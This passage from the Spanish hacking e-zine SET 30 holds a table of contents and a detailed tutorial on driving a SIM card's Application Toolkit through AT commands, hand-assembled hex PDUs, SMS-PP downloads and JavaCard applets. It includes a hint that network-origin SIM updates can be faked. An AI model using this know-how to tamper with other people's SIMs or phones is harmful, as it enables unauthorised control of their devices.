



-----[ TABLA DE CONTENIDOS ]-----  
 -----[ SET 30 ]-----

		TEMA	AUTOR
0x00	Contenidos	(006 k) SET 30	SET Staff
0x01	Editorial	(002 k) SET 30	Editor
0x02	SIM application Toolkit	(033 k) Moviles	FCA00000
0x03	Bazar de SET	(045 k) Varios	Varios Autores
3x01	Entrada en sistema ajenos	Seguridad	enigma
3x02	Busqueda de informacion	Varios	qALDUNE
3x03	Sistemas Binario, Octal y Hexa.	Varios	syserrros
3x04	Sacale Jugo a Tu cablemodem	Hacking	AnArKiLL
3x05	Hacking win 98	Hacking	Manuel
0x04	Seguridad de los datos	(049 k) Seguridad	blackngel
0x05	Crack NT of-line	(040 k) Crack	cemendi1
0x06	GINA y moviles	(027 k) Moviles	FCA00000
0x07	PAM y moviles	(016 k) Moviles	FCA00000
0x08	Set de caracteres	(044 k) Crack	ilegalfaq
0x09	Hackoot DDoS	(067 k) Hack	Kirby
0x0a	Proyectos, peticiones, avisos	(008 k) SET 30	SET Staff
0x0b	Articulo publicado por SET en @rroba	(026 k) @rroba	SET Staff
0x0c	Legislacion	(099 k) Sociedad	ilegalfaq
0x0d	PIX Firewall	(037 k) Tecnica	ca0s
0x0e	El apasionante mundo de los móviles	(115 k) Moviles	FCA00000
0x0f	Recarga de moviles	(022 k) Moviles	FCA00000
0x10	Un ejemplo de codigo evolutivo	(069 k) Programacion	cemendi1
0x11	Llaves PGP	SET 30	SET Staff

"Pero...¿para qué nos van a servir?"  
 Ingeniero de la Advanced Computing Systems Division de IBM, 1968,  
 hablando de los microchips.

\*EOF\*



-[ 0x02 ]-----  
-[ SIM application Toolkit ]-----  
-[ by FCA00000 ]-----SET-30--

En un artículo publicado en SET28 conté algunas cosas sobre el acceso a la tarjeta SIM de un móvil, con hincapié en el sistema de ficheros. Allí hice una vaga referencia al uso del SIM Toolkit pero no profundicé en el tema. Bueno, ese momento ha llegado ahora.

Las herramientas son: una tarjeta SIM, un móvil, un ordenador, un cable para conectarlos, un programa de conexión, y la documentación de la ETSI y 3GPP, en especial TS 11.14 , TS 31.111, TS 02.17 , TS 23.040 y TS 27.007

Por supuesto, se necesita un móvil que pueda acceder al SIM Toolkit. por ejemplo el Siemens-S45.

Primero, una explicación breve. Si queréis más detalles solo hay que buscar en la Internet.

Para la telefonía móvil, hay tres elementos fundamentales:

-red

-ME = Mobile Equipment, o sea, el teléfono móvil o dispositivo similar

-SIM = Subscriber Identification Module , o sea, la tarjeta SIM

Toda comunicación desde la red pasa por el móvil, que se encarga de traducir las señales de radio en paquetes , y los manda al SIM si son de puros datos, el cual los decodifica y los manda al auricular si son conversación. Esta breve explicación se puede desglosar en muchas etapas pero lo que me interesa aclarar es que el móvil es un interface, y la red puede comunicar con el SIM pasando a través del móvil. Por otro lado, el móvil sirve de GUI para el usuario. Cualquier información que la red quiere enviar al usuario se presenta en la pantalla del teléfono, y viceversa; el usuario puede elegir, por ejemplo, un número de teléfono para marcar, que va al SIM, quien entonces se lo dice a la parte del móvil que conecta con la red. Es importante tener clara la distinción entre el GUI del móvil y la circuitería de conexión por radio.

Tal como se dice en la documentación 11.14 , el SIM Application Toolkit (SAT) es un grupo de órdenes y procedimientos para usar durante la etapa de operación GSM con la red. Las aplicaciones residentes en el SIM pueden así operar en el ME.

Aunque estas especificaciones solo se aplican a algunos SIMs de fase 2+, en la práctica todos los SIMs fabricados en los últimos 6 años, y todos los móviles de los últimos 5 años permiten SAT.

?Qué cosas se pueden hacer con el SIM?

-----  
El ejemplo típico es que el operador de red define un nuevo menú en el móvil, que cuando el usuario lo selecciona, permite buscar restaurantes en la zona, según el tipo elegido por el usuario.

La comunicación entre la red y el SIM se realiza mediante mensajes SMS, así que no os vayáis a pensar que es un servicio gratuito.

A algunos les gusta ver el SAT como un antecesor de WAP, pues permite la interacción entre un cliente (el móvil) y el servidor, alojado en el operador de red. Esto no es del todo correcto, ya que para SAT no es necesario ninguno de los elemento de Internet. La red que provee los datos es la de telefonía, y el protocolo no es TCP/IP sino puros SMS.

Pero SAT es mucho más que eso, ya que no siquiera es necesaria la conexión a la red para realizar las tareas.

Por ejemplo, se puede hacer un programa para que el usuario marque solo algunos números, y el SIM rellene los que faltan, en función de la situación física del móvil, la hora del día, o el saldo disponible. Un tercer uso es el de banca mediante el móvil, pero sinceramente no he visto ninguna experiencia real: solo modelos piloto.

Por supuesto que es necesario que el SIM contenga una aplicación con alguna lógica para manejar los datos. Estos programas se pueden cargar en el SIM cuando se fabrica, o se pueden meter en un punto de venta, o el proveedor de red puede meterlos mas tarde mediante OTAP-Over the Air Provisioning, que no es más que el programa encapsulado en un SMS y que va directamente al SIM. Otra opción es que alguien con un grabador de tarjetas SIM meta el

programa. Esta posibilidad no es tan rara: al fin y al cabo, cualquier móvil puede escribir en el SIM, suponiendo que se tienen los privilegios y conocimientos necesarios (que espero aprendáis con este artículo :-)  
Y la última opción es que un usuario cargue el programa mandando un SMS adecuado. Pero esto es adelantar acontecimientos.

Esta es la lista de mecanismos definidos:

- Carga de perfil
- Interacción con SIM
- Carga de datos al SIM
- Selección de menú
- Control de llamadas mediante SIM
- Mensajes cortos mediante SIM
- Carga de eventos
- Seguridad
- Tarjetas múltiples
- Alarmas
- Protocolo independiente del transporte

Por ejemplo, el mecanismo 'Interacción con SIM' permite, ente otros, mostrar un texto en la pantalla del móvil.

Iniciando la marcha

-----  
Para abrir boca, vamos a ver si el móvil soporta SAT. En el programa de emulación de terminal (minicom en Linux, Hyperterminal en Windows) escribimos:

```
AT
y debe responder
OK
```

Bueno, por lo menos está correctamente conectado.

Entonces escribimos:

```
AT^SSTK=?
a lo que el móvil responde
^SSTK: 7FFFFFFF7F0300DF5F
```

Si devuelve ERROR, es porque tu móvil no usa ese comando para acceder al SAT. Algunos dispositivos pueden usar AT^SSTA o AT^SSTR o AT^SSTN. No sé el comando para los Nokia, pero sé que también son capaces de operar con el SAT si los conectas con el cable o mediante OBEX. El programa IrCOMM te puede servir si tienes puerto de infrarrojos.

En los Siemens, hay una utilidad llamada sscgw, también conocida como 'Siemens service code generator' o 'Developer menu activator' que permite ver algunos valores internos del teléfono. Uno de los menús se llama 'SAT Commands' y permite ver la lista de los comandos que le hemos ido mandando, además del resultado.

Como iba diciendo, tras el comando SSTK da la respuesta 7FFFFFFF7F0300DF5F que es el equivalente al TERMINAL PROFILE y nos dice las características de las que es capaz el móvil. Este comando es uno de los primeros que el móvil le manda al SIM, para que el SIM sepa qué cosas puede pedirle y cuáles no. En nuestro caso esta respuesta quiere decir que el móvil es capaz de muchas cosas:

- todo lo relativo a 'Carga de perfil', excepto el envoltorio que se manda al SIM cuando se hace una re-llamada
- todo lo relativo a 'Otro' en la sección 5.2 del TS 11.14
- todo lo relativo a 'Interacción con SIM'
- todo lo relativo a 'Información de eventos' excepto el estado del lector
- nada de lo relativo a 'Extensiones de información de eventos' excepto terminación del navegador, que está habilitado
- nada de clase 'a'
- todo lo relativo a 'Interacción con SIM' excepto clase 'b'. Mala suerte.
- mas cosas relativas a 'Interacción con SIM' excepto notificación de lenguaje.
- nada de clase 'e'
- no hay información sobre el tamaño de la pantalla

En resumen: permite la mayoría de los comandos de interacción con el SIM, carga de datos, menús, y eventos. Y claro que no permite tarjetas múltiples, porque no tengo otro lector de tarjetas extra en el móvil.

?de donde he sacado esta información? Pues de la lista 5.2 del documento TS-11.14.

Por ahora, vamos muy bien.

Tomando velocidad

-----  
Así que intentamos un comando simple:

at^sstk=22,0

y cuando aparece

>

escribimos

D009010301200002028182

y, sin pulsar ENTER, pulsamos CONTROL-Z

Si todo ha ido bien, el móvil ha debido emitir un pitido corto.

y después responde

^SSTK: 810301200082028281830100

Explicación: AT^SSTK es el comando para interactuar con el SAT.

El primer parámetro (22) es la longitud de comando. Mi teléfono no lo usa, así que da igual lo que se escriba.

El segundo parámetro (0) es el modo. Puede ser 0=Un único comando, o 1=varios comandos juntos.

A continuación hay que escribir el PDU, o sea, los datos. Luego hay que finalizarlo con ctrl-z.

Vamos ahora con la explicación de los datos.

Cada comando para el SIM se compone de una estructura similar a:

Tipo	Sección	Obligatoriedad	Mínimo	Tamaño
Proactive SIM command Tag	13.2	M	Y	1
Length (A+B+C+D+E+F)	-	M	Y	1 or 2
Command details	12.6	M	Y	A
Device identities	12.7	M	Y	B
Alpha identifier	12.2	O	N	C
Tone	12.16	O	N	D
Duration	12.8	O	N	E
Icon identifier	12.31	O	N	F

Tal como se explica en la sección 6.6 de TS-11.14 (el TS-31.111 dice la misma información pero los números de párrafos no coinciden)

Buscando en la sección 13.2 vemos que el 'Proactive SIM command Tag' es 0xD0

A su vez, el 'Command details' de la sección 12.6 nos dice que es otra estructura de 5 bytes:

- 1 Command details tag
- 2 Length = '03'
- 3 Command number
- 4 Type of command
- 5 Command Qualifier

Segun la sección 13.3, 'Command details tag' vale 0x01

La longitud es 0x03 porque le siguen 3 bytes

El número de comandos es 0x01 porque es solo un comando, no varios

El tipo de comando es 0x20, que significa 'PLAY TONE'

El calificador de comando es 0x00 porque no se usa

Todo junto: 0103012000

A su vez, el 'Device identities' de la sección 12.7 nos dice que es otra estructura de 4 bytes:

- 1 Device identities tag
- 2 Length = '02'
- 3 Source device identity
- 4 Destination device identity

Segun la sección 13.3, 'Device identities tag' vale 0x02

La longitud es 0x02 porque le siguen 2 bytes

La identidad del dispositivo origen es 0x81, que significa 'SIM'

La identidad del dispositivo destino es 0x82, que significa 'ME' (móvil)

Todo junto: 02028182

La parte 'Alpha identifier' no es mandatoria (M) sino opcional (O) así que no la incluimos. Lo mismo se aplica a 'Tone', 'Duration' y 'Icon id'

(A partir de ahora, usaré los caracteres '{' y '}' para agrupar los elementos, pero el comando que hay que mandar al móvil no permite esos caracteres, y hay que borrarlos)

Por tanto, el comando es  
D0xx{0103{012000}}{0202{8182}}  
Donde xx es el numero de bytes que le siguen, es decir, 5+4=0x09

Los 'tag' pueden tener el bit 7 activado o no, dependiendo de si es el primero o el ultimo de la serie, y de quien es el emisor del comando. Eso hace que algunos 'tags' puedan valer tanto 01 como 81, por ejemplo.

El hecho de que haya funcionado no quiere decir que todos los sub-comandos hayan funcionado. Por ejemplo, a partir del mensaje anterior vamos a hacer otro, incluyendo la duración, según la sección 12.8

- 1 Duration tag
- 2 Length = '02'
- 3 Time unit
- 4 Time interval

De acuerdo a la sección 13.3, 'Duration tag' vale 0x04  
La longitud es 0x02 porque le siguen 2 bytes  
La unidad de tiempo es 0x01, que significa segundos  
El intervalo de tiempo es 08  
Todo junto: 04020108

Ahora la longitud es 5+4+4=0x0D  
Así que el comando es  
D00D{0103{012000}}{0202{8182}}{0402{0108}}

Que no dura 8 segundos. En este caso el móvil ha hecho lo que ha querido con el parámetro de duración del pitido.

Vamos a añadir un texto y un pitido diferente.  
Para el texto, vamos a la sección 12.2 del 'Alpha identifier':  
Alpha identifier tag (0x05)  
Length (0x8, en mi caso)  
Alpha identifier. Quiero mostrar el texto FCA00000 , que se codifica 46 43 41 30 30 30 30 30 , simplemente usando los códigos hexadecimales correspondiente a cada letra.  
Así que todo junto es 05084643413030303030

Para el tono, sección 12.16  
Tone tag (0x0E)  
Length = '01'  
Tone (0x06=Tono de error)  
Así que todo junto es 0E0106

En total:  
D01A{0103{012000}}{0202{8182}}{0508{4643413030303030}}{0E01{06}}{0402{0108}}  
o sea:  
D01A010301200002028182050846434130303030300E010604020108  
Si todo ha ido bien, debería presentar en la pantalla el texto 'FCA00000' mientras suena el pitido de error de red.

Todos queremos más

Vamos con algo diferente. Otro de los comandos es 'SET UP IDLE MODE TEXT' explicado en la sección 6.4.22

Su estructura es

Proactive SIM command Tag	13.2	M	Y	1
Length (A+B+C+D)	-	M	Y	1 or 2
Command details	12.6	M	Y	A
Device identities	12.7	M	Y	B
Text string	12.15	M	Y	C
Icon identifier	12.31	O	N	D

El código de 'SET UP IDLE MODE TEXT' es 0x28

El único elemento nuevo es 'Text string' que consiste en:  
Text string tag (0x8D)  
Length (0x01 + 0x08 en mi caso)

Data coding scheme (segun TS 23.038 . 0x04 en mi caso: 8 bit)  
Text string (FCA00000)  
O sea: 0D09044643413030303030  
Todo junto:  
D014{0103{012800}}{0202{8182}}{8D09{044643413030303030}}  
o sea:  
D0140103012800020281828D09044643413030303030

Así que en la quinta línea aparece 'FCA00000'. No sé porqué se llama 'IDLE MODE TEXT' ya que en mi caso aparece siempre, aunque esté usando el teléfono. Además es el mismo sitio donde aparecen los SMS de clase 0 : aquellos que se presentan automáticamente en la pantalla.

Para el 'Data coding scheme' hemos usado 0x04 que significa un alfabeto de 8 bits. Pero también podemos usar 16 bits. Es más, sabemos por un artículo mío anteriormente publicado en SET que este modelo de móvil tiene unas letras que en realidad son dibujos. Por ejemplo la letra 'E101' es el dibujo de un pequeño telefono sonando.  
Así que el mensaje  
D00E{0103{012800}}{0202{8182}}{8D03{08E101}}  
muestra ese dibujo.

He probado a usar el elemento 'Icon identifier', que parece que tiene que ser uno de los que están definidos en EF\_IMG. Pero yo no tengo ninguno cargado, así que nunca muestra ningún icono.

#### Interactuando

-----  
Cambiando un poco de tema, vamos con otro comando: GET INKEY.  
Como su nombre indica, manda un texto a la pantalla del móvil y espera que se pulse un caracter. Se usa para establecer el diálogo entre el SIM y el usuario, en particular para elegir una opción del menú.

Su estructura es

Proactive SIM command Tag	13.2	M	Y	1
Length (A+B+C+D)	-	M	Y	1 or 2
Command details	12.6	M	Y	A
Device identities	12.7	M	Y	B
Text string	12.15	M	Y	C
Icon identifier	12.31	O	N	D

El código de 'GET INKEY' es 0x22 y el resto de los elementos ya los hemos visto. Simplemente nombrar que vamos a mostrar el texto 'SI?' y esperamos una pulsación de tecla en el móvil, seguido del boton "Aceptar" o "OK" o "Cancelar".

La codificación de 'SI?' es 0453493F así que el comando queda:  
D00F{0103{012200}}{0202{8102}}{8D04{0453493F}}  
o sea: D00F0103012200020281028D040453493F

La respuesta tiene formato:  
^SSTK: 8103012200820282818301008D02043y  
donde 'y' es la tecla pulsada.  
Partiéndolo en trozos:  
{8103{012200}}{8202{8281}}{8301{00}}{8D02{043y}}

Los datos son:  
81 Significa que es una respuesta. La pregunta era {0103{012200}}... así que la respuesta pone el bit 7, resultando {0803{012200}}  
El segundo comando también tiene respuesta satisfactoria. El elemento era {0202{8102}} así que la respuesta es {8202{8281}} . Como es comprensible, el dispositivo origen es el móvil (82) y el destino es el SIM (81), justo lo contrario que en la pregunta.  
El trozo {8301{00}} tiene el tag 83, es decir, 'Result tag' tal como está definido en la seccion 12.12 . La longitud es 0x01 y el resultado es 0x00, o sea, 'Comando ejecutado satisfactoriamente'.  
Hay otras muchas respuestas. Por ejemplo, si hubiéramos pulsado el boton de 'Cancelar' la respuesta sería  
^SSTK: 810301220082028281830111  
{8103{012200}}{8202{8281}}{8301{11}}  
indicando su parte final que el resultado es 0x11, es decir: 'El usuario ha pulsado la tecla de cancelar el proceso'

Para finalizar de analizar la respuesta, el último trozo {8D02{043y}}

tiene el tag de 'Text string tag' que ya hemos visto antes: el 'Data coding scheme' es 0x04 (alfabeto de 8-bit) y el dato es '3y', o sea, '0x31' para la tecla '1', y así sucesivamente.

Para los que todavía no están cansados, vamos a ver otro comando: GET INPUT que tiene identificador 0x23

```
D013{8103{012300}}{8202{8102}}{8D04{0453493F}}{1102{0506}}
D0138103012300820281028D040453493F11020506
```

Creo que es fácil de entender. Lo único nuevo es que necesitamos un nuevo parámetro 'Response length' con tag=0x11. Así especificamos que la longitud mínima son 5 caracteres y la máxima 6.

La respuesta es del tipo

```
ASSTK: 8103012300820282818301008D0704303030303030
```

es decir: .....{8D07{0430303030303030}}

porque mi respuesta ha sido '000000', o sea: 0x30 0x30 0x30 0x30 0x30 0x30.

Debido a la limitación de 140 caracteres por PDU, los textos más largos que no quepan (incluyendo cabeceras) aparecerán cortados. De todos modos no creo que nadie vaya a escribir 'El Quijote' en el móvil.

Vamos con algo más emocionante: SET UP MENU en la sección 6.6.7

La estructura es:

Proactive SIM command Tag	13.2	M	Y	1
Length (A+B+C+D1+...)	-	M	Y	1 or 2
Command details	12.6	M	Y	A
Device identities	12.7	M	Y	B
Alpha identifier	12.2	M	Y	C
Item data object for item 1	12.9	M	Y	D1
Item data object for item 2	12.9	O	N	D2
.....	12.9	O	N	Dx
Item for last item in list	12.9	O	N	Dn
Items Next Action Indicator	12.24	O	N	E
Icon identifier	12.31	O	N	F
Item Icon identifier list	12.32	O	N	G

```
D030{0103{012500}}{0202{8182}}{0508{4643413030303030}}...
.{0F03{915349}}{0F03{924E4F}}{0F05{935155495A}}{0F06{944E4F205345}}{0F02{952E}}
```

Lo explico:

{0103{012500}} son los detalles del comando SET UP MENU.

{0202{8182}} es 'Device identities'

{0508{4643413030303030}} es 'Alpha identifier', que es el nombre del menú tal como aparece en la pantalla del móvil. En este caso: 'FCA00000'

{0F03{915349}} es el primer sub-menú. Devuelve 91 y tiene el texto 'SI'

{0F03{924E4F}} es el segundo sub-menú. Devuelve 92 y tiene el texto 'NO'

{0F05{935155495A}} es el tercer sub-menú. Devuelve 93 y tiene el texto 'QUIZ'

{0F06{944E4F205345}} es el cuarto sub-menú. Devuelve 94 y tiene texto 'NO\_SE'

{0F02{952E}} es el último sub-menú. Devuelve 95 y tiene texto '.'

O, lo que es lo mismo:

```
D03001030125000202818205084643413030303030...
```

```
....0F039153490F03924E4F0F05935155495A0F06944E4F2053450F02952E
```

Cuando se selecciona alguno de estos menús, el SIM recibe el comando

```
ASSTK: D30702020181900194
```

es decir: D307{0202{0181}}{9001{94}}

cuyo último elemento significa 'Item identifier tag' con valor 95, o sea, que se ha seleccionado el sub-menú 'NO\_SE'.

Con los comandos 'GET INKEY' y 'GET INPUT' el SIM se queda esperando la respuesta que el usuario introduce en el móvil, por lo que son comandos síncronos.

Por el contrario, la selección de un menú es asíncrono. Es el móvil quien manda la respuesta al SIM aunque no haya pregunta. Esto convierte el móvil en un control remoto.

Por ejemplo, puedo poner un ordenador con puerto de infrarrojos en la entrada de mi garaje. Gracias a que el móvil tiene también un puerto de infrarrojos, hago un programa que constantemente escucha el puerto serie asociado al canal de infrarrojos (el programa IrCOMM2k y Linux-IrDA me facilitan esta tarea). Cuando quiero entrar en casa, saco el

móvil, selecciono el submenú de abrir-garaje, apunto al dispositivo de infrarrojos, y el programa detecta

^SSTK: D30702020181900194

Simplemente tengo que hacer que identifique {9001{94}} y active el relé de abrir la puerta.

Seguro que hay maneras mas fáciles de hacerlo, pero ésta me da seguridad y además yo siempre llevo el móvil en el bolsillo.

También se podría unir con los módulos de autenticación PAM para acceso al ordenador. ¿Qué te parecería hacer un login desde el móvil?

#### Acceso remoto

Un paso más allá es lo que hacen los operadores de red para modificar la información en el SIM. Hay algunos datos que se pueden parametrizar remotamente. Por ejemplo:

- teléfonos denegados. El operador puede hacer que un SIM no sea capaz de llamar a ciertos números de teléfono. Pero quiero hacer notar que no es decisión unilateral del operador: el usuario puede pedirle al operador que deshabilite algunos números, por ejemplo las llamadas internacionales, o los 906xxxxxx, o los de otra red.
- los servidores asociados a una conexión GPRS
- Modificar el listín telefónico en el SIM
- cambiar el MSISDN, por ejemplo cuando el usuario quiere cambiar de número de teléfono pero mantener el SIM. Esto ya lo comenté en SET-28.

Para que esto sea posible, el operador manda un mensaje SMS al móvil con unos parámetros especiales, que hacen que se pase limpiamente al SIM, quien lo procesará adecuadamente. Esto está explicado en la sección 7: 'Data download to SIM'.

Básicamente hay 2 métodos: SMS-PP o Cell Broadcast. En el primero, la red manda el comando a un móvil específico. En el segundo, se manda la información a todos los móviles que se encuentran en una celda particular. Esto podría servir para mandar un mensaje a todos los espectadores de un partido de fútbol, o a todos los que se encuentren en un aeropuerto. Pero yo jamás he sabido de ningún operador de red que haya hecho esto.

El primer método SMS-PointToPoint Download consiste en un mensaje que tiene identificador de protocolo='SIM data download' y el 'Data Coding scheme' es clase-2.

La estructura es:

SMS-PP download tag	13.1	M	Y	1
Length (A+B+C)	-	M	Y	1 or 2
Device identities	12.7	M	Y	A
Address	12.1	O	N	B
SMS TPDU (SMS-DELIVER)	12.13	M	Y	C

Segun la sección 13.1, 'SMS-PP download tag' vale 0xD1

El 'Device identities' ya lo conocemos. Pero en este caso el origen debe ser la red (0x83), y el destino el SIM (0x81). Lo cual no quiere decir necesariamente que venga desde la red :-)

El campo 'Address' no es necesario, aunque mi pruebas indican que debe ser el centro SMSC del proveedor, tal como se define en TS 24.011 y que se almacena en el archivo EF\_SMSP, posición 6F42.

Para ver la codificación del TPDU, leer SET-28.

Vamos con otro comando: intentar saber el nivel de la batería.

Para ello contamos con el comando

AT+CBC

Así que hay que mandar el comando 'RUN AT COMMAND' con código 0x34 que necesita el elemento 'AT command' de tag 0xA8.

D011{0103{013400}}{0202{8182}}{A806{41542B434243}}

D011010301340002028182A80641542B434243

Pero la respuesta es

^SSTK: 810301340082028281830131

{8103{013400}}{8202{8281}}{8301{31}}

El dato final con el 'result tag'=0x83 dice que

el resultado es 0x31, lo cual, según la sección 6.11 significa que el tipo de comando no es entendido por el ME. En otras palabras, que el móvil no puede ejecutar ese comando.

Esto no debería sorprendernos, pues ya sabíamos desde el principio que la clase 'b' no está soportada en este móvil, y precisamente el

comando 'RUN AT COMMAND' es de clase 'b'.  
Así que vamos a tener que buscar otro método para saber la carga de batería. Por supuesto que el dato no se encuentra en el SIM, y si el telefono no tiene un comando para obtener el nivel de carga, no hay nada que hacer.

Llegados a este punto tengo que decir que este comando no lo tengo yo muy claro. En teoría debería devolver 0x30 , que significa 'Comando más allá de las capacidades del móvil, así que es posible que no esté escribiendo correctamente el comando y por eso se queja. A lo mejor necesito empaquetarlo como 7-bits, o no usar la parte 'AT+' . Lo que tengo seguro es que el perfil del móvil dice que no soporta este comando, por lo que no voy a gastar más tiempo.

## Eventos

Gracias al comando 'TIMER MANAGEMENT' se puede hacer que periódicamente el SIM sea llamado por el móvil cada cierto tiempo.

La estructura es:

Proactive SIM command Tag	13.2	M	Y	1
Length (A+B+C+D)	-	M	Y	1 or 2
Command details	12.6	M	Y	A
Device Identities	12.7	M	Y	B
Timer Identifier	12.37	M	Y	C
Timer value	12.38	M/O	N	D

'Timer Expiration tag' vale 0x27  
El calificador es 0x00 para establecerlo, 0x01 para desactivarlo, 0x02 para saber el estado, y el resto están reservados para uso futuro.

'Timer identifier' contiene los datos:

Timer identifier tag (0x24)

Length='01'

Timer identifier (0x01)

'Timer value' contiene los datos:

Timer value tag (0x25)

Length='03'

Timer value (3 bytes) : hora, minuto, segundo : 0x005000. Tener en cuenta que hay que cambiar los bytes de 2 en 2. Por ejemplo, 0x50 significa 5 minutos, no 80 minutos (0x50=80)

D011{0103{012700}}{0202{8182}}{2401{01}}{2503{005000}}  
es decir, D0110103012700020281822401012503005000  
Esto hace que cada 5 minutos, el SIM es llamado por el ME.

Para saber cuanto falta para que se active el timer 1, solo hay que hacer

D00C{0103{012702}}{0202{8182}}{2401{01}}

D00C010301270202028182240101

Y la respuesta es:

^SSTK: 810301270282028281830100A40101A503000021

{8103{012702}}{8202{8281}}{8301{00}}{A401{01}}{A503{000021}}

Lo cual quiere decir (0xA5) que el timer se activará en 0 horas, 0 minutos, y 0x12 segundos.

Cuando el timer llega a 0, el SIM recibe un comando de expiración de timer.

Entonces podemos usar el comando

PROVIDE LOCAL INFORMATION y buscar el dato 'current time' para saber

la hora del teléfono. Esta no es la hora de la red. De hecho, he estado buscando algún método para sincronizar el teléfono con la hora real de la red, pero lo más aproximado ha sido mandarme un SMS, porque el servidor de SMS marca también su propia hora, y confío en que sea correcta.

No solo es necesario establecer el timer; también debemos

subscribirnos al evento con SET UP EVENT LIST.

Entonces recibiremos un EVENT DOWNLOAD (0x05) , uno de cuyos elementos es 'Event list':

Event list tag 0x19

Length (X) of bytes following Y

Event list X

y la lista de eventos es:

'00' = Llamada MT  
'01' = Llamada activa  
'02' = Llamada desconectada  
'03' = Información de localización  
'04' = Acción del usuario  
'05' = Salvapantallas activado  
'06' = Información del lector de tarjetas (clase "a")  
'07' = Selección de lenguaje  
'08' = Finalización del navegador (clase "c")  
'09' = Datos disponibles (clase "e")  
'0A' = Información del canal (clase "e")

## El dibujo completo

-----  
Cual es el uso básico de un teléfono? Hablar.  
Una de las funcionalidades es que el SIM puede pedir al teléfono que inicie una llamada, bien de datos, bien de voz. Para ello se usa el comando SET UP CALL, que tiene código 10. El elemento principal es 'Address' y contiene el número de teléfono al que queremos llamar, en formato como EF\_ADN, es decir, que los dígitos van cambiados de dos en dos y un '0' si son impares.  
Por ejemplo, para llamar al +34 901 23 45 67 el comando es  
D013{0103{011000}}{0202{8182}}{8608{00430921436507}}  
El único inconveniente es que el teléfono me pide confirmación para establecer la llamada. Esto es una buena medida de seguridad contra applets de procedencia dudosa, pero en mi caso he sido yo mismo quien lo he programado, así que me gustaría que no me preguntara cada vez. Para colmo, no me dice el número de teléfono al que va a llamar. Simplemente pregunta 'Execute?'  
Lo cual no es muy informativo.

A cambio, tiene una cosa buena, y es que cuando la llamada acaba o no se puede establecer, tenemos el resultado.

## Programando

-----  
Como ejemplo práctico (real: yo lo uso) , si hago una llamada y el otro teléfono está ocupado, da la señal de 'comunicando' así que mi SIM me pregunta si quiero intentarlo 5 minutos mas tarde. Pongo un timer, y cuando expira, mi móvil pita (PLAY TONE) e intenta la llamada de nuevo. Pero no solo eso: también se puede interceptar una llamada entrante con el comando SET UP EVENT LIST y el mensaje CONNECT .  
Si me llaman cuando estoy durmiendo, el SIM mira si la persona que me llama está en mi listín (archivos EF\_ADN y EF\_FDN) y si no está, la llama ni siquiera suena en mi teléfono y no me molestan.  
Otra aplicación que he desarrollado es que cuando intento hacer una llamada, mira la hora que es y la red del destinatario. Si está en una tarifa que no es barata, me lo advierte en la pantalla.  
Dado que tengo una tarjeta de pre-pago, me interesa saber el saldo actualizado. Para ello solo hay que mandar un SMS gratuito a mi operador. Después el SIM intercepta e interpreta el mensaje recibido y almacena el saldo en un fichero del SIM. Así siempre lo tengo disponible. Tras finalizar una llamada, o al final del día, envía el SMS. Si el saldo es alarmantemente bajo, mi móvil me informa.

Todo esto se puede hacer porque es posible programar el SIM para que haga lo que nosotros queremos.  
El SIM tiene un microprocesador que es diferente para cada tipo de tarjeta, por lo que es necesario conocer el lenguaje ensamblador particular.  
Sin embargo, en un intento por unificar criterios, ha surgido la iniciativa de adoptar Java como el lenguaje universal. Para ello es necesario una tarjeta que incluya una (version limitada de) máquina virtual Java. El código se compila, y se mete en la tarjeta, por ejemplo remotamente con un SMS-PP. Estas funciones de alto nivel solo estan disponibles en las tarjetas denominadas JavaCard.

Cada programa extiende la clase javacard.framework.Applet y debe importar las librerías sim.toolkit.\*  
Todo esto está documentado en TS-43.019 y en TS 11.13 se describen todas las funciones del API que estan disponibles.

Además hay bastantes ejemplos en la red.

Basicamente, si queremos que el usuario sea capaz de iniciar el programa, definimos un menú con `ToolkitRegistry.getEntry().initMenuEntry()`  
Si queremos procesar una respuesta de la red, hay que subscribirse con `ToolkitRegistry.getEntry().setEvent(EVENT_UNFORMATTED_SMS_PP_ENV);`

A partir de entonces, cualquier comando llama a `public void process(APDU apdu)`  
del cual obtenemos información con `apdu.getBuffer()`

Cuando el menú se selecciona, se llama a la función pública `processToolkit` con el parámetro `EVENT_MENU_SELECTION`, y sabemos cual sub-menú se ha pulsado con `ProactiveResponseHandler.getTheHandler().getItemIdentifier`  
Si lo que sucede es un mensaje de la red, el parámetro es `EVENT_UNFORMATTED_SMS_PP_ENV`, y la información la obtenemos de `EnvelopeHandler.getTheHandler().getTPUDLOffset()`

A partir de entonces podemos hacer cualquier cosa:

- Actualizar un fichero con `SIMSystem.getTheSIMView().select` y `SIMSystem.getTheSIMView().updateBinary`
- Mostrar información en el móvil con `ProactiveHandler.getTheHandler().initDisplayText`  
o con `ProactiveHandler.getTheHandler()` , comando `PRO_CMD_DISPLAY_TEXT`  
y luego `appendTLV` y `send`
- Solicitar datos al usuario con `ProactiveHandler.getTheHandler().initGetInput`
- Enviar nuevos SMS a la red, o a un servidor web con `ProactiveHandler` , comando `PRO_CMD_SEND_SHORT_MESSAGE`
- Leer un SMSrecibido con `EnvelopeHandler.getTheHandler().getValueByte`
- Ver las características del teléfono con `MEProfile.check`
- y en general, todos los comandos que hemos ido viendo anteriormente

Lo que es más complicado es meter el applet en el SIM. Primero hay que compilar el programa Java, luego empaquetarlo en CAP, firmarlo segun TA-03.48, encapsularlo con los certificados en un SMS para enviarlo por el aire (OTAP) o en un dispositivo capaz de escribir SIM, y finalmente instalarlo y activarlo. Todos estos y más, son temas para tu propia investigación o un futuro artículo.

Fin de fiesta

-----  
Otros temas en los que me gustaría profundizar son el comando `LAUNCH BROWSER` y `OPEN CHANNEL`, pero estos son comandos de clase 'e' y mi teléfono no los admite. El SIM puede interactuar con páginas web mediante mensajes SMS pero sería mejor poder usar el GPRS que sale mucho mas barato.

Si has aguantado leer hasta aquí, habrás entendido que es posible interactuar remotamente con la tarjeta a traves de SMS. Y la tarjeta tiene control casi total con el teléfono. Se pueden definir nuevos servicios, extender funcionalidad, y sobrepasar los puntos débiles. Todo esto en tu propio beneficio.

\*EOF\*

-[ 0x03 ]-----  
-[ BAZAR ]-----  
-[ by Varios autores ]-----SET-30--

## Indice

3x01	Entrada en sistema ajenos	Seguridad	enigma
3x02	Busqueda de informacion	Varios	qALDUNE
3x03	Sistemas Binario, Octal y Hexa.	Varios	syserrros
3x04	Sacale Jugo a Tu cablemodem	Hacking	AnArKiLL
3x05	Hacking win 98	Hacking	Manuel

-[ 3x01 ]-----  
-[ Entrada en sistemas ajenos ]-----  
-[ by Enigm@ ]-----

Formas genericas de entrar a servidores [por Enigm@]

(889 palabras totales en este texto)  
(15 Lecturas)

